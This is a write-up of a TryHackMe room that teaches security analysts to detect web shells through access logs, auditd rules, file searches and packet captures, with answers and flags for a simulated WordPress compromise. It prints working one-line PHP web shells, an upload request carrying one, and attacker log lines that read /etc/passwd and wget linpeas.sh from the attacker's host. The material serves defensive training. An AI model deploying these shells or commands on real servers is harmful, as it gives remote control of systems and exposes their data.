

# SOC/L1 - 8.3. Detecting Web Shells


## Task 1 - Introduction

Web shells are a common technique attackers use to gain an initial foothold on target systems. They provide remote access, enabling various actions later in the attack chain.

## Task 2 - Web Shell Overview

A web shell is a malicious script uploaded to a compromised web server through file upload vulnerabilities, allowing attackers to execute commands remotely. It functions as both an initial entry point and a persistent backdoor into a network. Once installed, attackers leverage the web shell to perform reconnaissance, escalate privileges, move laterally to other systems, and steal sensitive data.

Below is a simple example of a web shell named `awebshell.php` that can run commands remotely through the web interface. Note that the web shell is located in the `/uploads` directory of the target server, 10.10.10.100.



```
PHP Web Shell

ls -la

Run

total 124
drwxr-xr-x 4 www-data www-data 4096 Jul 14 02:52 .
drwxr-xr-x 7 www-data www-data 4096 Jul 10 05:59 ..
drwxr-xr-x 2 www-data www-data 4096 Jul 14 02:51 2024
drwxr-xr-x 3 www-data www-data 4096 Jun  7 06:00 2025
-rw-r--r-- 1 www-data www-data  869 Jul 14 02:39 awebshell.php
-rw-r--r-- 1 www-data www-data  572 Jul 14 02:48 customerinfo.pdf
-rw-r--r-- 1 www-data www-data 51273 Jul 14 02:52 pic1.jpg
-rw-r--r-- 1 www-data www-data 33717 Jul 14 02:52 pic2.jpg
-rw-r--r-- 1 www-data www-data  1106 Jul 14 02:48 q1financials.pdf
-rw-r--r-- 1 www-data www-data  2968 Jul 14 02:48 q2financials.pdf
-rw-r--r-- 1 www-data www-data  1904 Jul 14 02:47 webdevnotes.txt
```

**Web Shell Deployment:** To deploy a web shell, attackers exploit file upload vulnerabilities, misconfigurations, or existing access to upload scripts like `.php` or `.aspx` files onto a server. These vulnerabilities happen when a website (such as an image upload feature) fails to properly validate a file's type, extension, or content. Once uploaded, the web shell enables remote command execution, serving as either an initial entry point or a persistent backdoor for long-term access.

### Examples in the Wild

**Hafnium & ProxyLogon:** a Chinese-based APT, uploaded `.aspx` web shells to Windows Exchange servers in directories such as `\inetpub\wwwroot\aspnet_client\`. They have also been seen modifying existing `.aspx` files in directories such as `\install_path\FrontEnd\HttpProxy\owa\auth\`. Once the web shell is successfully deployed, Hafnium continues on to execute commands, perform reconnaissance, dump credentials, further establish persistence through new user accounts, move laterally, exfiltrate data, and cover their tracks to evade detection.

**Conti Ransomware Attackers:** Ransomware threat actors abused a similar vulnerability in Microsoft Exchange, which allowed them to upload an `aspnetclient_log.aspx` file to the same `\aspnet_client\` directory as Hafnium. Within minutes of the initial web shell upload, they uploaded a backup web shell and mapped out the network's computers, domain controllers, and domain administrators.

### Answer the questions below

Which MITRE ATT&CK Persistence sub-technique are web shells associated with?

T1505.003

What file extension is commonly used for web shells targeting Microsoft Exchange?

`.aspx` (`.aspx` is the file extension for ASP.NET web pages, which contain server-side code executed by Microsoft's IIS (Internet Information Services) web server before rendering HTML to the user.)

## Task 3 - Anatomy of a Web Shell

**Legitimate Function Abuse:** Web shells rely on the abuse of legitimate functions within programs. System execution functions in PHP, such as `shell_exec()`, `exec()`, `system()`, and `passthru()`, can be abused to gain command execution. Here is a simple web shell written in PHP.

1. Checks if the `cmd` parameter is present in the URL `?cmd=whoami`
2. Stores the user supplied command in the variable `$cmd`
3. Executes the command using `shell_exec()`
4. Displays the output
5. HTML for the user interface
6. Command to execute
7. Output



### Answer the questions below

Access the shell and determine which account you have access to by running the whoami command.

www-data

### Simple Web Shell

Enter command

### Output:

www-data

List the directory contents and find the flag using the ls and cat commands.

THM{W3b\_Sh3ll\_Usag3}

## Simple Web Shell

### Output:

THM{W3b\_Sh3ll\_Usag3}

## Task 4 - Log-Based Detection

Web server logs are essential for hunting web shell activity, and while their exact formats vary, access logs generally follow a standardized structure. These logs contain basic request details, though certain legacy or conditionally used fields—such as the remote log name and authenticated user fields—frequently appear as hyphens ( - ) unless specific authentication has occurred.



```
ubuntu@tryhackme:~$ cd /var/log/apache2
ubuntu@tryhackme:/var/log/apache2$ ls
access.log  error.log  other_vhosts_access.log
ubuntu@tryhackme:/var/log/apache2$ head access.log
192.168.1.10 - - [17/Jul/2025:05:16:25 +0000] "GET /wordpress/ HTTP/1.1" 200 10914
"Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

## Web Indicators (Unusual HTTP Methods & Request Patterns)

- Repeated GET requests in quick succession could mean an attacker is probing for a valid place to upload a shell
- POST requests to valid upload locations following repeated GET requests
- Repeated GET or POST requests to the same file could indicate web shell interaction

| Request Method | Normal Usage                            | Possible abuse                                 |
|----------------|-----------------------------------------|------------------------------------------------|
| GET            | Retrieve a resource                     | Used for recon or interacting with a web shell |
| POST           | Submit data to the server               | Upload or interact with a web shell            |
| PUT            | Upload or replace a file on the server  | Upload a web shell                             |
| DELETE         | Remove a resource from the server       | Cleanup methods                                |
| OPTIONS        | Requests methods that are supported     | Reconnaissance                                 |
| HEAD           | Similar to GET but only returns headers | To detect files                                |

## Query Strings

- Abnormally long or suspicious query strings, especially containing keywords like `cmd=` or `exec=`
- Encoded query strings. `?query=whoami` becomes `?query=d2hvYW1p` when Base64 encoded.

**Missing Referrer:** The referrer shows the URL the users visited before being linked to the current page.

- A missing referrer can be potentially indicative of web shell activity
- There are valid reasons why a referrer might be missing (e.g., browsers blocking them for privacy, if a URL is directly accessed)

**Sample suspicious web request** including some of the above indicators.

1. Known malicious or untrusted IP address.

2. Abnormal timestamp. Perhaps outside of normal business hours.
3. POST request with a search query string to a malicious file.
4. No referrer. So this page was accessed directly. (not always a valid indicator)
5. A suspicious User-Agent string that is not typically associated with a web browser.

```
10.10.x.x - - [10/May/2025:03:21:41 +0000] "POST /uploads/suspectfile.php?cmd=hostname HTTP/1.1" 200 1024 "-" "curl/7.81.0"
```

①

②

③

④

⑤

**Auditd: Auditd (Linux Audit daemon)** is a native Linux utility that creates audit trails by tracking and logging system events based on custom, highly specific rules—such as monitoring program executions or directory file changes. Analysts can then use tools like `ausearch` to quickly query these logs for specific activity, such as triggering a `web_shell` rule.

```
user@tryhackme$ ausearch -k web_shell
time->Wed Jul 23 06:20:36 2025 // A log matching the web_shell rule
"name = /uploads/webshell.php"
"OGID = www-data"
```

`ausearch -k web_shell` queries the Linux audit logs to extract all system events flagged by a custom monitoring rule named "web\_shell." (`-k`) custom key. it searches for any events logged under the rule key named `web_shell`.

When administrators set up `auditd`, they can assign a tag or key (using `-k`) to specific monitoring rules—such as tracking modifications in web directory paths like `/var/www/html` or monitoring when the web server user (`www-data` or `apache`) spawns a system shell (`/bin/bash`).

**Web & Auditd Correlation:** Detecting web shells effectively requires correlating web server access and error logs with Linux `auditd` system logs. Cross-referencing web requests—like a suspicious `POST` call—with system events such as `creat` or `execve` syscalls confirms whether a script actually wrote a file or

executed commands, providing a complete picture of the attacker's activities and process lineage.

### Answer the questions below

What is the part of the URL that associates values to parameters and can be a valuable indicator of web shell activity?

query strings

What auditd syscall would confirm that a file was written to disk following a suspicious POST request to /upload.php?

creat

## Task 5 - Beyond Logs

**File System Analysis:** Here are some common web server directories where web shells are typically placed:

- Apache: `/var/www/html/` Default on most Linux distros
- Nginx: `/usr/share/nginx/html/` Default on many Linux setups

### Suspicious or Random File Names

- Monitor files with executable extensions like `.php` & `.jsp`
- Be on the lookout for double extensions to disguise malicious files `image.jpg.php`

### Examples:

```
user@tryhackme$ find /var/www -type f -name "*.php" -newerct "2025-07-01" ! -newerct "2025-08-01"
/var/www/html/uploads/awebshell.php
// Web shell created between the dates above.
```

- `find /var/www`: Searches through the `/var/www` directory (where web application files are typically stored).
- `type f`: Restricts the search to regular **files** only (excluding directories).

- `name "*.php"` : Limits results to files ending with the `.php` extension.
- `newerct "2025-07-01"` : Filters for files whose **change time** (metadata/creation) is **newer** than July 1, 2025.
- `! -newerct "2025-08-01"` : Filters out files created after August 1, 2025 (the `!` acts as a NOT operator).

**Purpose:** Locates any PHP files created or modified within a specific time window (July 2025).

**Result:** Finds `/var/www/html/uploads/awebshell.php`, indicating a newly uploaded web shell.

```
user@tryhackme$ grep -r "eval(" wp-content
/wp-content/uploads/awebshell2.php :eval(b64_dd(['cmd']));
// Web shell containing eval(
```

- `grep` : Search tool used to scan text files for specific patterns.
- `r` : Performs a **recursive** search through all files and subdirectories inside `wp-content`.
- `"eval("` : Searches for the string `eval(`, a PHP function commonly abused by attackers to dynamically execute arbitrary code passed into variables.
- `wp-content` : The target directory (a common WordPress folder).

**Purpose:** Scans code files for obfuscated or dynamic execution functions frequently used in backdoor payloads.

**Result:** Finds `/wp-content/uploads/awebshell2.php`, which executes Base64-decoded commands passed via `$_GET` or `$_POST` parameters.

**Network Traffic Analysis:** Many of the indicators that analysts need to be on the lookout for in log analysis can be applied to network traffic analysis as well.

- Unusual HTTP Methods & Request Patterns
- Suspicious User-Agents & IP Addresses
- Encoded Payloads
- Malicious Code or Commands in Request Bodies



- Unexpected Protocols or Ports
- Unexpected Resource Usage
- Web Server Processes Spawning Command Line Tools

Packet captures provide important details that can be critical in confirming an attack. For example, in a PCAP showing a `POST /upload.php` request, you might see a PHP web shell ( `webshell.php` ) being uploaded directly with the shell's source code visible in the payload. This level of detail helps further validate exploitation attempts. Some useful Wireshark http filters.

- `http.request.method == "METHOD"` Hunting for repeated or unusual requests can be useful
- `http.request.uri contains ".php"` Can be helpful in finding suspicious or modified files
- `http.user_agent` Used to locate unusual or outdated User-Agents

| No. | Time     | Source       | Destination  | Protocol | Length | User-Agent  | Info                                                               |
|-----|----------|--------------|--------------|----------|--------|-------------|--------------------------------------------------------------------|
| 1   | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 382    | Mozilla/5.0 | GET /upload.aspx HTTP/1.1                                          |
| 2   | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 344    | Mozilla/5.0 | GET /uploads.php HTTP/1.1                                          |
| 3   | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 234    | Mozilla/5.0 | GET /uploads.aspx HTTP/1.1                                         |
| 4   | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 235    | Mozilla/5.0 | GET /uploads/ HTTP/1.1                                             |
| 5   | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 211    | Mozilla/5.0 | GET /uploads.asp HTTP/1.1                                          |
| 6   | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 167    | Mozilla/5.0 | GET /uploads.jsp HTTP/1.1                                          |
| 7   | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 365    | Mozilla/5.0 | GET /download HTTP/1.1                                             |
| 8   | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 315    | Mozilla/5.0 | GET /download.asp HTTP/1.1                                         |
| 9   | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 129    | Mozilla/5.0 | GET /download.php HTTP/1.1                                         |
| 10  | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 133    | Mozilla/5.0 | GET /download.jsp HTTP/1.1                                         |
| 11  | 13:22:04 | 10.10.10.100 | 10.10.20.200 | HTTP     | 643    | Mozilla/5.0 | GET /upload_form.php HTTP/1.1                                      |
| 12  | 13:23:09 | 10.10.10.100 | 10.10.20.200 | HTTP     | 356    | Mozilla/5.0 | POST /upload_form.php HTTP/1.1 (application/x-www-form-urlencoded) |
| 13  | 13:23:45 | 10.10.10.100 | 10.10.20.200 | HTTP     | 611    | Mozilla/5.0 | GET /uploads/webshell.php HTTP/1.1                                 |
| 14  | 13:23:49 | 10.10.10.100 | 10.10.20.200 | HTTP     | 222    | Mozilla/5.0 | GET /uploads/webshell.php HTTP/1.1                                 |
| 15  | 13:24:32 | 10.10.10.100 | 10.10.20.200 | HTTP     | 215    | Mozilla/5.0 | GET /uploads/webshell.php HTTP/1.1                                 |
| 16  | 13:24:56 | 10.10.10.100 | 10.10.20.200 | HTTP     | 315    | Mozilla/5.0 | GET /uploads/webshell.php HTTP/1.1                                 |
| 17  | 13:25:34 | 10.10.10.100 | 10.10.20.200 | HTTP     | 346    | Mozilla/5.0 | GET /uploads/webshell.php HTTP/1.1                                 |
| 18  | 13:25:53 | 10.10.10.100 | 10.10.20.200 | HTTP     | 298    | Mozilla/5.0 | GET /uploads/webshell.php HTTP/1.1                                 |

Attack sequence flow through in Wireshark.

```
Wireshark · Follow HTTP Stream (tcp.stream eq 12) · traffic_capture.pcap

POST /upload_form.php HTTP/1.1
Host: 10.10.20.200
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.20.200/
Content-Type: multipart/form-data; boundary =-----123456789012345678901234567890
Content-Length: 135
Connection: keep-alive
Cookie: PHPSESSID=1a2b3c4d5e6f7g8h9i0j
Upgrade-Insecure-Requests: 1

-----123456789012345678901234567890
Content-Disposition: form-data; name="fileToUpload"; filename="webshell.php"
Content-Type: application/x-php

<?php
if(isset($_REQUEST['cmd'])){
echo "<pre>";
$cmd = ($_REQUEST['cmd']);
system($cmd);
echo "</pre>";
die;
}
?>

-----123456789012345678901234567890
Content-Disposition: form-data; name="submit"

Upload Image
-----123456789012345678901234567890

HTTP/1.1 200 OK
Date: Saturday, 10 May 2025 13:23:09 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 58
Keep-Alive: timeout=10, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file webshell.php has been uploaded.GET /uploads/ HTTP/1.1
```

## Answer the questions below

What command would you use to locate .php files in the /var/www/ directory?

```
find /var/www/ -type f -name "*.php"
```

Which Wireshark filter would you use to search specifically for PUT requests?

```
http.request.method == "PUT"
```

## Task 6 - Investigation

**Investigation:** You have been called to investigate potential signs of a compromise on a WordPress site. Suspicious activity has been reported, and your goal is to analyze the available logs to identify indicators of web shell usage. You have been provided Apache access logs to help conduct your investigation.

```
/var/log/apache2/access.log
```

When reviewing the logs, remember to be on the lookout for

- repeated or suspicious requests (especially ones to .php files)

- strange request patterns (look for different response codes)
- unusual user-agents (e.g. `curl/0.00.0`)

This is also a great chance to use tools like `grep` to filter the access log file.

For example, `cat /var/log/apache2/access.log | grep "404"` can help highlight logs that contain `404` error responses.

```
root@tryhackme:/var/www/html# cd wordpress
root@tryhackme:/var/www/html/wordpress# ls
index.php          wp-admin          wp-config.php    wp-link
s-opml.php  wp-settings.php
license.txt        wp-blog-header.php  wp-content      wp-load.php
wp-signup.php
readme.html        wp-comments-post.php  wp-cron.php    wp-login.php
wp-trackback.php
wp-activate.php  wp-config-sample.php  wp-includes    wp-mail.php
xmlrpc.php
root@tryhackme:/var/www/html/wordpress# ls wp-content/uploads/
2025 customerinfo.pdf  linpeas.sh  pic1.png  pic2.png  shadyshell.php
```

**WordPress** is a free, open-source **Content Management System (CMS)** written in PHP and paired with a MySQL/MariaDB database. It allows users to build, customize, and manage websites without needing to write code from scratch.

Selected `wp-content/` (specifically `wp-content/uploads/`) is the target of choice for both attackers dropping backdoors and analysts hunting for them.

The attacker exploited an unrestricted file upload flaw on the WordPress site to drop a web shell ( `shadyshell.php` ) and a Linux privilege escalation script ( `linpeas.sh` ) into the publicly accessible `uploads` directory.

### Answer the questions below

| Which IP address likely belongs to the attacker?

203.0.113.66

```
ubuntu@tryhackme:/var/log$ ls
ubuntu@tryhackme:/var/log$ cd apache2
ubuntu@tryhackme:/var/log/apache2$ ls
access.log  error.log  other_vhosts_access.log
ubuntu@tryhackme:/var/log/apache2$ grep 404 access.log
203.0.113.66 - - [17/Jul/2025:05:21:55 +0000] "GET /dev HTTP/
1.1" 404 273 "ashadyagent/1.1"
```

What is the first directory that the attacker successfully identifies?

/wordpress

```
ubuntu@tryhackme:/var/log/apache2$ grep -E "203.0.113.66.*20
0" access.log
203.0.113.66 - - [17/Jul/2025:05:21:55 +0000] "GET / HTTP/1.
1" 200 3121 "ashadyagent/1.1"
203.0.113.66 - - [17/Jul/2025:05:21:59 +0000] "GET /wordpress
HTTP/1.1" 200 10914 "ashadyagent/1.1"
203.0.113.66 - - [17/Jul/2025:05:22:06 +0000] "GET /wordpres
s/wp-content/ HTTP/1.1" 200 - "ashadyagent/1.1"
```

What is the name of the .php file the attacker uses to upload the web shell?

upload\_form.php

```
ubuntu@tryhackme:/var/log/apache2$ grep -E "203.0.113.66.*200" access.log
203.0.113.66 - - [17/Jul/2025:05:21:55 +0000] "GET / HTTP/1.1" 200 3121 "ashadyagent/1.1"
203.0.113.66 - - [17/Jul/2025:05:21:59 +0000] "GET /wordpress HTTP/1.1" 200 10914 "ashadyagent/1.1"
203.0.113.66 - - [17/Jul/2025:05:22:06 +0000] "GET /wordpress/wp-content/ HTTP/1.1" 200 - "ashadyagent/1.1"
203.0.113.66 - - [17/Jul/2025:05:22:06 +0000] "GET /wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.1.9%2Fwordpress%2Fwp-admin%
1 HTTP/1.1" 200 1804 "ashadyagent/1.1"
203.0.113.66 - - [17/Jul/2025:05:22:06 +0000] "GET /wordpress/ HTTP/1.1" 200 10914 "ashadyagent/1.1"
203.0.113.66 - - [17/Jul/2025:05:22:16 +0000] "GET /wordpress/wp-content/ HTTP/1.1" 200 - "ashadyagent/1.1"
203.0.113.66 - - [17/Jul/2025:05:22:16 +0000] "GET /wordpress/wp-content/uploads/ HTTP/1.1" 200 532 "ashadyagent/1.1"
203.0.113.66 - - [17/Jul/2025:05:22:16 +0000] "GET /wordpress/wp-content/uploads/upload_form.php HTTP/1.1" 200 3435 "ashadyagent/1.1"
```

What is the first command run by the attacker using the newly uploaded web shell?

whoami

```

ubuntu@tryhackme:/var/log/apache2$ grep "shadysHELL.php?cmd"
access.log
203.0.113.66 - - [17/Jul/2025:06:14:55 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=whoami HTTP/1.1" 200
10 "curl/8.14.1"
203.0.113.66 - - [17/Jul/2025:06:15:11 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=id HTTP/1.1" 200 55
"curl/8.14.1"
203.0.113.66 - - [17/Jul/2025:06:15:53 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=uname%20-a HTTP/1.1"
200 111 "curl/8.14.1"

```

After gaining access via the web shell, the attacker uses a command to download a second file onto the server. What is the name of this file?

linpeas.sh

```

ubuntu@tryhackme:/var/log/apache2$ grep "shadysHELL.php?cmd" access.log
203.0.113.66 - - [17/Jul/2025:06:14:55 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=whoami HTTP/1.1" 2
00 10 "curl/8.14.1"
203.0.113.66 - - [17/Jul/2025:06:15:11 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=id HTTP/1.1" 200 5
5 "curl/8.14.1"
203.0.113.66 - - [17/Jul/2025:06:15:53 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=uname%20-a HTTP/1.
1" 200 111 "curl/8.14.1"
203.0.113.66 - - [17/Jul/2025:06:16:28 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=ls%20-la%20/home t
HTTP/1.1" 200 273 "curl/8.14.1"
192.168.1.10 - - [17/Jul/2025:06:16:38 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=cat%20/etc/passwd
HTTP/1.1" 200 2174 "curl/8.14.1"
203.0.113.66 - - [17/Jul/2025:06:18:39 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=cat%20/etc/passwd
HTTP/1.1" 200 2174 "curl/8.14.1"
203.0.113.66 - - [17/Jul/2025:06:20:36 +0000] "GET /wordpress/wp-content/uploads/shadysHELL.php?cmd=wget%20http://203.
0.113.66:8000/linpeas.sh HTTP/1.1" 200 1 "curl/8.14.1"

```

root@tryhackme:/var/log/apache2# vim /etc/audit/audit.rules

```
root@tryhackme: /var/log/apache2 x root@tryhackme: /home/ubuntu x
## This file is automatically generated from /etc/audit/rules.d
-D
-b 8192
-f 1
--backlog_wait_time 60000
-w /var/www/ -p wa -k webshell_watch
-a always,exit -F arch=b64 -S execve -F uid=33 -k webshell_exec
-a always,exit -F arch=b32 -S execve -F uid=33 -k webshell_exec
```

root@tryhackme:/home/ubuntu# ausearch -k webshell\_watch

```
type=PATH msg=audit(1752733236.454:1345): item=0 name="/var/www/html/wordpress/wp-content/uploads"
inode=920795 dev=08:02 mode=040755 ouid=33 ogid=33 rdev=00:00 nametype=PARENT cap_fp=0 cap_fi=0
cap_fe=0 cap_fver=0 cap_frootid=00000000000000000000000000000000 OGID="www-data"\015
type=CWD msg=audit(1752733236.454:1345): cwd="/var/www/html/wordpress/wp-content/uploads"\015
type=SYSCALL msg=audit(1752733236.454:1345): arch=c0000003e syscall=257 success=yes exit=4 a0=ffff
ff9c a1=55bc2f187fe0 a2=241 a3=1b6 items=2 ppid=125766 pid=125767 auid=4294967295 uid=33 gid=33 e
uid=33 suid=33 fsuid=33 egid=33 sgid=33 fsgid=33 tty=(none) ses=4294967295 comm="wget" exe="/usr/
bin/wget" subj=unconfined key="webshell_watch"ARCH=x86_64 SYSCALL=openat AUID="unset" UID="www-da
ta" GID="www-data" EUID="www-data" SUID="www-data" FSUID="www-data" EGID="www-data" SGID="www-dat
a" FSGID="www-data"\015
root@tryhackme:/home/ubuntu# S
```

root@tryhackme:/home/ubuntu# ausearch -i --syscall execve | grep -i proctitle=

```
type=PROCTITLE msg=audit(07/17/25 06:14:55.972:1325) : proctitle=sh -c whoami
type=PROCTITLE msg=audit(07/17/25 06:14:55.972:1326) : proctitle=whoami
type=PROCTITLE msg=audit(07/17/25 06:15:11.972:1327) : proctitle=sh -c id
type=PROCTITLE msg=audit(07/17/25 06:15:11.972:1328) : proctitle=id
type=PROCTITLE msg=audit(07/17/25 06:15:53.756:1329) : proctitle=sh -c uname -a
type=PROCTITLE msg=audit(07/17/25 06:15:53.756:1330) : proctitle=uname -a
type=PROCTITLE msg=audit(07/17/25 06:16:28.868:1331) : proctitle=sh -c ls -la /home
type=PROCTITLE msg=audit(07/17/25 06:16:28.868:1332) : proctitle=ls -la /home
type=PROCTITLE msg=audit(07/17/25 06:16:38.329:1333) : proctitle=sh -c cat /etc/passwd
type=PROCTITLE msg=audit(07/17/25 06:16:38.329:1334) : proctitle=cat /etc/passwd
type=PROCTITLE msg=audit(07/17/25 06:18:39.638:1341) : proctitle=sh -c cat /etc/passwd
type=PROCTITLE msg=audit(07/17/25 06:18:39.638:1342) : proctitle=cat /etc/passwd
type=PROCTITLE msg=audit(07/17/25 06:20:36.223:1343) : proctitle=sh -c wget http://192.168.1.10
000/linpeas.sh
type=PROCTITLE msg=audit(07/17/25 06:20:36.354:1344) : proctitle=wget http://192.168.1.10:8000/
```

The attacker has hidden a secret within the web shell. Use cat to investigate the web shell code and find the flag.

THM{W3b\_Sh3ll\_Int3rnals}

```

user@tryhackme$ find /var/www -type f -name "*.php" -newerct
"2025-07-01" ! -newerct "2025-08-01"
/var/www/html/uploads/awebshell.php
// Web shell created between the dates above.
user@tryhackme$ grep -r "eval(" wp-content
/wp-content/uploads/awebshell2.php :eval(b64_dd(['cmd']));
// Web shell containing eval(

```

```

/var/www/html/wordpress/wp-content/themes/twentytwentyone/template-parts/footer
p
/var/www/html/wordpress/wp-content/themes/twentytwentyone/search.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/footer.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/page.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/comments.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/404.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/index.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/searchform.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/archive.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/functions.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/single.php
/var/www/html/wordpress/wp-content/themes/twentytwentyone/image.php
/var/www/html/wordpress/wp-comments-post.php
/var/www/html/wordpress/xmlrpc.php
/var/www/html/wordpress/wp-signup.php

```

```

ubuntu@tryhackme:~ls /var/www/html/wordpress/wp-content/uploa
ds
2025 customerinfo.pdf linpeas.sh pic1.png pic2.png shady
shell.php
ubuntu@tryhackme:~ vim /var/www/html/wordpress/wp-content/up
loads/shadysHELL.php

```

```

ubuntu@tryhackme: ~
File Edit View Search Terminal Help
<?php system($_GET['cmd']); ?>
<!-- FLAG: THM{W3b_Sh3ll_Int3rnals} -->

```

## Task 7 - Conclusion

In this room, we covered how to detect web shells through log, file system, network, and behavioral analysis using a combination of native OS utilities and specialized security tools. By working through log samples and simulated attack scenarios, we developed a deeper understanding of how web shells behave and how to uncover them using real-world indicators.